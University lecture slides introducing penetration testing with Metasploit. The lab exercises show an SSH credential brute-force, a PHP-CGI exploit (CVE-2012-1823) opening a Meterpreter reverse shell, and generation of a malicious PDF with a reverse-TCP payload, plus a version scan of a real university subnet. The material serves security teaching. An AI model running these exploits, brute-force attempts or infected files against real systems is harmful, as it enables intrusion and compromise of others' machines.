

Penetration testing

Metasploit 1

Introduction, basics and first exercises

Paolo Chistè

Claudio Facchinetti

Matteo Franzil



UNIVERSITÀ
DI TRENTO

Dipartimento di
Ingegneria e Scienza dell'Informazione

Master's Course in Computer Science

19 May 2021

Summary

1 Introduction

2 Metasploit

3 Exercises

- Preliminaries
- Exercise 1
- Exercise 2
- Exercise 3

4 Conclusion


Legal disclaimer

The tools outlined in this laboratory lesson may be only used within this lab or other VMs in your own environment. Any use of the framework outside the course may be penalty relevant (i.e. a crime). You are not allowed to apply these attacks to deployed systems unless explicitly authorized to do so.

The infrastructure provided is deliberately isolated from the rest of your machine, with no outside-facing virtual adapters. Any modifications made to the network setup is done at your own risk (e.g. inadvertently mounting an attack on one's own host).

Contents

All the contents shown here and in the report are available, under the MIT license, on GitHub:



<https://github.com/mfranzil/unitn-m-ns>

Introduction

What is **penetration testing**?


Wikipedia

A penetration test [...] is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system; this is not to be confused with a *vulnerability assessment*. The test is performed to identify [...] vulnerabilities, including **the potential for unauthorized parties to gain access to the system's features and data [...]**.

Cloudflare

Penetration testing (or pen testing) is a security exercise where a cyber-security expert attempts to find and exploit vulnerabilities in a computer system. The purpose of this simulated attack is to **identify any weak spots** in a system's defenses which attackers could take advantage of.

Penetration testing



Pre-engagement interactions

Penetration testing should start with *pre-engagement or scoping*:

- Expectations, targets, and goals of the test
- Tools and frameworks used in the process
- Legal implications, NDAs, risk evaluation, backup and emergency plans
- **Black, grey or white** box testing types

Careful planning in these areas is key for both the service owner and the pentester in order to deliver a thorough and accurate report.



Reconnaissance

Next, intelligence is gathered through various methods, depending on the type of pentest agreed on. Usually, this revolves around:

- **WHOIS** and **DNS** lookups
- **External footprinting** (search engine queries, social networks, etc...)
- **Internal footprinting** (port scanning, packet sniffing, OS fingerprinting, tailgating, etc...)

Pentesters are expected to gather as much information as possible in this phase in order to narrow down their effort in the following phase. For rounding out, the *OSINT Framework* provides a thorough list of open information sources.

Threat modeling and vulnerability identification

This phase is devoted to preparatory work before the actual exploiting begins. Pentesters should:

- Choose high-valued assets to be targeted
- Identify vulnerabilities in each asset
- Enumerate possible threats (either *internal* or *external*) and verify that the vulnerability is exploitable
- Build payloads and map attack vectors to each vulnerability



At the end of this phase, a preliminary report on vulnerabilities is usually shared with the customer.

Exploitation

This is the phase in which pentesters get their hands dirty. The objective is to see how far an attacker would be able to go when penetrating the network while avoiding detection and respecting the constraints agreed with the customer.

This is the phase in which Metasploit will be used in its fullest, although the framework provides assistance in all phases of pentesting.

The results of this phase will be the largest part of the report, for example:

- vulnerabilities, payloads, compromised machines
- time spent in the process
- hypothetical profit for the attacker

Post-exploitation


Once a system has been compromised, several paths can be followed:

- attempting further access to internal networks
- setting up backdoors for future access
- cleaning up logs and traces

Post-exploitation, in general, refers to the steps taken after a successful exploits, in which pentesters are also expected to fully restore compromised systems to their clean state.

Reporting

Finally, a written recommendation is produced from the pentester for the customer. The findings and explanations from the report will be used as guidelines for the customer' security posture and for future tests.



Summary

1 Introduction

2 Metasploit

3 Exercises

- Preliminaries
- Exercise 1
- Exercise 2
- Exercise 3

4 Conclusion

Metasploit



- first released by H.D. Moore in 2003 with 11 exploits
- first written in Perl, later ported to Ruby
- de facto framework for exploit development
- used by attackers and pentesters alike
- as of 2021 bundled with over 2100 exploits and over 590 payloads

Cool, but...

what can we exactly do with Metasploit?

- perform every phase from information gathering to exploiting and post-exploiting with automated tools, completion, and more
- use vendor-provided payloads and exploits - depending on the need, they can be mixed and matched - or write ones either from scratch or starting from known ones
- switch between CLI (`msfconsole`) and GUIs (*web interface* or *Armitage*)
- use additional tools, such as Metasploitable, a vulnerable dummy machine ready to be tested

Modules

Any task that can be performed in Metasploit is done with **modules**. Each one can perform a specific action, such as scanning or exploiting.

There are several types of modules available:

- **Exploit** - an exploit is a sequence of commands to target a specific vulnerability found in a system or application (e.g. buffer overflow, code injection, etc...)
- **Auxiliary** - performs arbitrary actions, for example port scanning or DoS

Modules (cont.)

- **Post-Exploitation** - assists in the homonymous phase by allowing data dumping, service enumeration, and more;
- **Payload** - the malicious shell code that runs after an exploit successfully compromises a system. Defines how you connect to the system, what to do, and more. Further sub-divided into **singles**, **stagers** and **stages**
- **NOP generator** - produces a series of random bytes that you can use to bypass standard IDS NOP sled signature and to pad buffers

Commands

This laboratory will focus on the basic usage of `msfconsole`, although all the exercises can be easily carried out on any interface.


```
help  
  
search eternalblue  
  
info 5
```



Commands

This laboratory will focus on the basic usage of msfconsole, although all the exercises can be easily carried out on any interface.

```
help  
  
search platform:windows \  
        description:acrobat  
  
info 14
```



Commands


This laboratory will focus on the basic usage of `msfconsole`, although all the exercises can be easily carried out on any interface.

```
help  
  
search cve:2021 type:exploit  
  
info 1
```



Commands

Once an exploit has been chosen, we can fine tune it, starting from the possible payloads.



```
use 14

show payloads
search type:payload

set payload [...]
```

Commands

Options can be set and unset depending on needs.

```
show options
```

```
set FILENAME file.pdf  
unset RPORT
```



Commands



Finally, we can launch the exploit or just verify it with some simple commands:

```
check  
exploit  
  
back
```

Commands

However, Metasploit isn't just for blindly throwing exploits at targets. In the framework we can find several tools that can aid in all phases of penetration testing, or provide further customizations to exploits. For example:

```
edit      grep      irb      jobs      kill      sessions
```

Let us now dive deeper into Metasploit and get our hands dirty.



Summary

1 Introduction

2 Metasploit


3 Exercises

- Preliminaries
- Exercise 1
- Exercise 2
- Exercise 3

4 Conclusion

Preliminaries

We start by examining the network at our disposal.



Preliminaries

To get started, we boot all three VMs and verify the three IPs on the intnet network.

```
msfadmin@metasploitable:~$ ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:f8:79:06 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.2/16 brd 192.168.255.255 scope global eth0
        inet6 fe80::a00:27ff:fe79:06/64 scope link
            valid_lft forever preferred_lft forever

C:\Documents and Settings\vulnerable>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix . . . .
    IP Address . . . . . : 192.168.5.3
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . :

(kali㉿kali)-[~]
$ ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:72:50:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.1/16 brd 192.168.255.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe72:50b9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Preliminaries

Then, we open a terminal on Kali and fire up `sudo msfconsole`:

```
      =[ metasploit v6.0.30-dev ]  
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post ]  
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]
```

Metasploit tip: Search can apply complex filters such as
`search cve:2009 type:exploit`, see all the filters
with `help search`

```
msf6 > █
```

Commands

First, we make use of Metasploit's deep auxiliary *EXploitation* library, `lib/msf/core`, for automating typical reconnaissance tasks. It is completely written in Ruby.

An auxiliary is simply a packaged exploit without a payload. The syntax requires the use of `run` instead of `exploit`.

Components include scanners, fuzzers, DoS managers, but also sophisticated administrative access exploits such as brute forcers and directory traversal components.



Exercise 1: Reconnaissance

Let us start by examining open some ports on our targets. We can either use **Nmap** or one of the auxiliary Metasploit modules:

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.5.0/24
RHOSTS => 192.168.5.0/24
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 80,443,22,23,21
PORTS => 80,443,22,23,21
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.5.2:          - 192.168.5.2:21 - TCP OPEN
[+] 192.168.5.2:          - 192.168.5.2:22 - TCP OPEN
[+] 192.168.5.2:          - 192.168.5.2:80 - TCP OPEN
[+] 192.168.5.2:          - 192.168.5.2:23 - TCP OPEN
[*] 192.168.5.0/24:       - Scanned 42 of 256 hosts (16% complete)
[*] 192.168.5.0/24:       - Scanned 52 of 256 hosts (20% complete)
[*] 192.168.5.0/24:       - Scanned 95 of 256 hosts (37% complete)
[*] 192.168.5.0/24:       - Scanned 105 of 256 hosts (41% complete)
[*] 192.168.5.0/24:       - Scanned 133 of 256 hosts (51% complete)
[*] 192.168.5.0/24:       - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.5.0/24:       - Scanned 186 of 256 hosts (72% complete)
[*] 192.168.5.0/24:       - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.5.0/24:       - Scanned 234 of 256 hosts (91% complete)
[*] 192.168.5.0/24:       - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

For now, we will use a TCP scan. In the next exercise a more complete scan will be performed.

Exercise 1: Reconnaissance

Metasploit can provide further aid, for example by fingerprinting the SSH version:

```
msf6 > use scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

Name      Current Setting  Required  Description
_____
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
RPORT          22        yes        The target port (TCP)
THREADS         1        yes        The number of concurrent threads (max one per host)
TIMEOUT        30        yes        Timeout for the SSH probe

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.5.2
RHOSTS => 192.168.5.2
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 192.168.5.2:22      - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service
.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH se
rvice.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Lin
ux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protoco
l=ssh fingerprint_db=ssh.banner )
[*] 192.168.5.2:22      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exercise 1: Reconnaissance

As this is a regular OpenSSH server on Ubuntu 8, we can try to brute-force our way inside using the `ssh_login` module.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.5.2
RHOSTS => 192.168.5.2
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE passwords.txt
USERPASS_FILE => passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.5.2:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),12(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.5.1:41477 → 192.168.5.2:22) at 2021-05-10 04:21:37 -0400
[+] 192.168.5.2:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.5.1:40095 → 192.168.5.2:22) at 2021-05-10 04:21:38 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exercise 1: Reconnaissance

The provided file provided two valid username/password combinations. We can check the active sessions with the sessions command:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
```

```
Active sessions
```

Id	Name	Type	Information	Connection
--	--	--	--	--
1 (192.168.5.2)	shell	linux	SSH msfadmin:msfadmin (192.168.5.2:22)	192.168.5.1:41477 → 192.168.5.2:22
2 (192.168.5.2)	shell	linux	SSH user:user (192.168.5.2:22)	192.168.5.1:40095 → 192.168.5.2:22

Notice the difference in privileges between the two shells.

Exercise 1: Reconnaissance

The amount of modules is vast. For example, we can check the running version of a web server, or list its available directories:

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.5.2
RHOSTS => 192.168.5.2
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.5.2:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.5.2
RHOSTS => 192.168.5.2
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.5.2
[+] Found http://192.168.5.2:80/cgi-bin/ 403 (192.168.5.2)
[+] Found http://192.168.5.2:80/doc/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/icons/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/index/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/phpMyAdmin/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/test/ 200 (192.168.5.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exercise 1: Reconnaissance

When scanning vast networks setting the THREADS variable can prove useful. Here is a real-world example.

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS disi.unitn.it/24
RHOSTS => disi.unitn.it/24
msf6 auxiliary(scanner/http/http_version) > set THREADS 50
THREADS => 50
msf6 auxiliary(scanner/http/http_version) > run

[*] 193.205.194.20:80 Apache/2.4.29 (Ubuntu)
[*] 193.205.194.19:80 Apache/2.4.29 (Ubuntu)
[*] 193.205.194.35:80 Apache/2.4.46 (Ubuntu)
[*] 193.205.194.37:80 nginx/1.1.19 ( 502-Bad Gateway )
[*] 193.205.194.21:80 nginx/1.13.8 ( Powered by Express )
[*] 193.205.194.11:80 Apache/2.4.29 (Ubuntu)
[*] 193.205.194.50:80 Apache/2.2.22 (Ubuntu)
[*] 193.205.194.8:80 Apache/2.4.41 (Ubuntu)
[*] 193.205.194.22:80 nginx/1.19.5
[*] 193.205.194.43:80 Apache/2.2.22 (Ubuntu)
[*] 193.205.194.12:80 nginx/1.18.0 (Ubuntu) ( 302-https://judge.science.unitn.it/ )
[*] 193.205.194.23:80 Apache/2.2.15 (CentOS) ( 301-https://www.unitn.it/scienze/ )
[*] 193.205.194.28:80 Apache/2.4.10 (Debian)
[*] 193.205.194.4:80 Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 ( 301-https://www.disi.unitn.it/ )
[*] 193.205.194.31:80 Apache/2.4.18 (Ubuntu)
[*] 193.205.194.39:80 Apache/2.2.22 (Debian)
[*] 193.205.194.16:80 Apache/2.4.7 (Ubuntu)
[*] 193.205.194.38:80 nginx/1.14.2 ( 301-https://193.205.194.38/ )
[*] 193.205.194.15:80 Apache/2.4.29 (Ubuntu) ( 301-https://falsletterari.lett.unitn.it/ )
[*] 193.205.194.27:80 Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 SWN/1.9.12 ( 302-https://193.205.194.27/ )
[*] 193.205.194.18:80 Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
[*] 193.205.194.3:80 nginx/1.10.3 (Ubuntu)
[*] 193.205.194.29:80 Apache/2.2.23 (CentOS) ( 301-https://eledia.disi.unitn.it/ )
[*] 193.205.194.9:80 Apache ( 401-Digest realm="Restricted area", nonce="PEhfl0bBBQ=907a4476e7abd8f204a4db9b40bdc62c36e46830", algorithm=MD5, qop="auth" )
[*] 193.205.194.30:80 Apache
[*] 193.205.194.17:80 Apache/2.4.18 (Ubuntu) ( 301-https://www.rejus.eu )
[*] 193.205.194.49:80 Apache ( Powered by PHP/5.4.9 )
[*] Scanned 28 of 256 hosts (10% complete)
```

Exercise 2: Basic Exploits

We can now take a first look at Metasploit's exploit modules. We will start by looking at the services offered by the target machine, and exploiting one of them.

Exercise 2: Basic Exploits

But before the hacking...databases!

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > 
```

[Figure:](#) Checking the DB setup is alive and working

Exercise 2: Basic Exploits

The DB has been on since we opened the shell. We can check services and hosts.

```
msf6 > services
Services
=====
host      port  proto   name   state   info
192.168.5.2  21    tcp     ssh    open    SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
192.168.5.2  22    tcp     ssh    open    SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
192.168.5.2  23    tcp     ssh    open    SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
192.168.5.2  80    tcp     http   open    Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
192.168.5.3  22    tcp     ssh    open    SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

msf6 > hosts
Hosts
=====
address  mac   name   os_name   os_flavor   os_sp   purpose   info   comments
-----  ---   ---   -----   -----   -----   -----   -----   -----
msf6 > [REDACTED]
```

Figure: services and hosts

If needed, we can wipe data with hosts -d and services -d. However, let's keep it for now.

Exercise 2: Basic Exploits

Additionally, sessions will still contain previously open SSH connections.
Let us terminate them with sessions -K.

```
msf6 > sessions
Active sessions
=====
No active sessions.
```

Figure: sessions

Exercise 2: Basic Exploits

```
msf6 > sudo nmap --top-ports 1000 192.168.5.2-3 -o
[*] exec: sudo nmap --top-ports 1000 192.168.5.2-3 -o

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 08:45 EDT
Nmap scan report for 192.168.5.2
Host is up (0.0029s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
          (output cropped)
6667/tcp  open  irc
8180/tcp  open  unknown
MAC Address: 08:00:27:65:3C:8E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Nmap scan report for 192.168.5.3
Host is up (0.0071s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:9C:4C:87 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least one service that we know how to identify
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:win
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
```

Exercise 2: Basic Exploits

Checking the scanned services: now the DB has more entries

Services					
host	port	proto	name	state	info
192.168.5.2	21	tcp	ftp	open	
192.168.5.2	22	tcp	ssh	open	SSH-2.0-OpenSSH_4.7p1
192.168.5.2	23	tcp	telnet	open	
192.168.5.2	25	tcp	smtp	open	
192.168.5.2	53	tcp	domain	open	
192.168.5.2	80	tcp	http	open	Apache/2.2.8 (Ubuntu)
192.168.5.2	111	tcp	rpcbind	open	
192.168.5.2	139	tcp	netbios-ssn	open	
192.168.5.2	445	tcp	microsoft-ds	open	
192.168.5.2	512	tcp	exec	open	
192.168.5.2	513	tcp	login	open	
192.168.5.2	514	tcp	shell	open	
192.168.5.2	1099	tcp	rmiregistry	open	
192.168.5.2	1524	tcp	ingreslock	open	
192.168.5.2	2049	tcp	nfs	open	
192.168.5.2	2121	tcp	ccproxy-ftp	open	
192.168.5.2	3306	tcp	mysql	open	
192.168.5.2	5432	tcp	postgresql	open	
192.168.5.2	5900	tcp	vnc	open	
192.168.5.2	6000	tcp	x11	open	
192.168.5.2	6667	tcp	irc	open	
192.168.5.2	8180	tcp	unknown	open	

Figure: Checking the data that we gathered

Exercise 2: Basic Exploits

In the previous exercise, we discovered that the host is running Apache with an old version of PHP (services). We can take advantage of that:

```
msf6 auxiliary(scanner/http/http_version) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > 
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.5.2
RHOSTS => 192.168.5.2
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.5.1
LHOST => 192.168.5.1
msf6 exploit(multi/http/php_cgi_arg_injection) > 
```

Figure: Using the default payload and setting options

Exercise 2: Basic Exploits

And now we have a reverse shell with Meterpreter:

```
meterpreter > shell
Process 5314 created.
Channel 0 created.
dir
dav  index.php  phpMyAdmin  test      tikiwiki-old
dvwa  mutillidae  phpinfo.php  tikiwiki  twiki
pwd
/var/www
|
```

Figure: Opening a shell with Meterpreter

Exercise 2: Exploit details

The exploit we used has CVE-ID CVE-2012-1823:

CVE-2012-1823

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka phpcgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

Exercise 2: Exploit details

The source of the buffer overflow in `cgi_main.c`

```
// [...] here len is the same length of php_optarg
memcpy(
    cgi_sapi_module.ini_entries + ini_entries_len,
    php_optarg,
    len
);
// [...]
```

Exercise 2: Exploit details


Snippet from the exploit file

```
payload_oneline = "<?php " + payload.encoded.gsub(/\s*#.*$/ , "").gsub("\n", "")  
response = send_request_cgi( {  
    'method' => "POST",  
    'global' => true,  
    'uri'     => "#{uri}?#{qs}",  
    'data'    => payload_oneline,  
}, 0.5)
```

Exercise 2: Reverse shells

The payload was a *reverse shell*...what does it mean?

'USUAL' SHELL CONNECTION



REVERSE SHELL CONNECTION




Figure: Shell and reverse shell connections

Exercise 3: Infected PDF

Now we're going to generate an infected PDF file, to use as an attack vector towards a Windows XP VM.

Exercise 3: Infected PDF

```
msf6 > search jbig platform:windows
```

Matching Modules

#	Name	Disclosure Date	Rank
-	—	—	—
0	exploit/windows/browser/adobe_jbig2decode	2009-02-19	good
1	exploit/windows/fileformat/adobe_jbig2decode	2009-02-19	good

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/windows/browser/adobe_jbig2decode`.

```
msf6 > use 1
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Figure: Selecting the exploit to use

Exercise 3: Infected PDF

```
Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, proce
LHOST     127.0.0.1       yes       The listen address (an interface may be specificie
LPORT     4444            yes       The listen port

**DisablePayloadHandler: True  (no handler will be created!)**

Exploit target:
Id  Name
--  --
0   Adobe Reader v9.0.0 (Windows XP SP3 English)

msf6 exploit(windows/fileformat/adobe_jbig2decode) > set LHOST 192.168.5.1
LHOST => 192.168.5.1
msf6 exploit(windows/fileformat/adobe_jbig2decode) > set LPORT 443
LPORT => 443
msf6 exploit(windows/fileformat/adobe_jbig2decode) > █
```

Figure: Setting the options

Exercise 3: Infected PDF

```
msf6 exploit(windows/fileformat/adobe_jbig2decode) > run  
[*] Creating 'msf.pdf' file...  
[+] msf.pdf stored at /home/kali/.msf4/local/msf.pdf  
msf6 exploit(windows/fileformat/adobe_jbig2decode) > █
```

Figure: Generating the infected file

Exercise 3: Infected PDF

```
(kali㉿kali)-[~] └─$ sftp kali@192.168.5.3
```

```
sftp> put /home/kali/.msf4/local/msf.pdf
Uploading /home/kali/.msf4/local/msf.pdf to /msf.pdf
/home/kali/.msf4/local/msf.pdf
sftp>
```

Figure: Sending the file to our Windows XP VM

Exercise 3: Infected PDF

```
msf6 exploit(windows/fileformat/adobe_jbig2decode) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > info
```

Name: Generic Payload Handler
Module: exploit/multi/handler

```
msf6 exploit(multi/handler) > set LHOST 192.168.5.1
LHOST => 192.168.5.1
```

```
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
```

```
msf6 exploit(multi/handler) > [REDACTED]
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.5.1:443
[REDACTED]
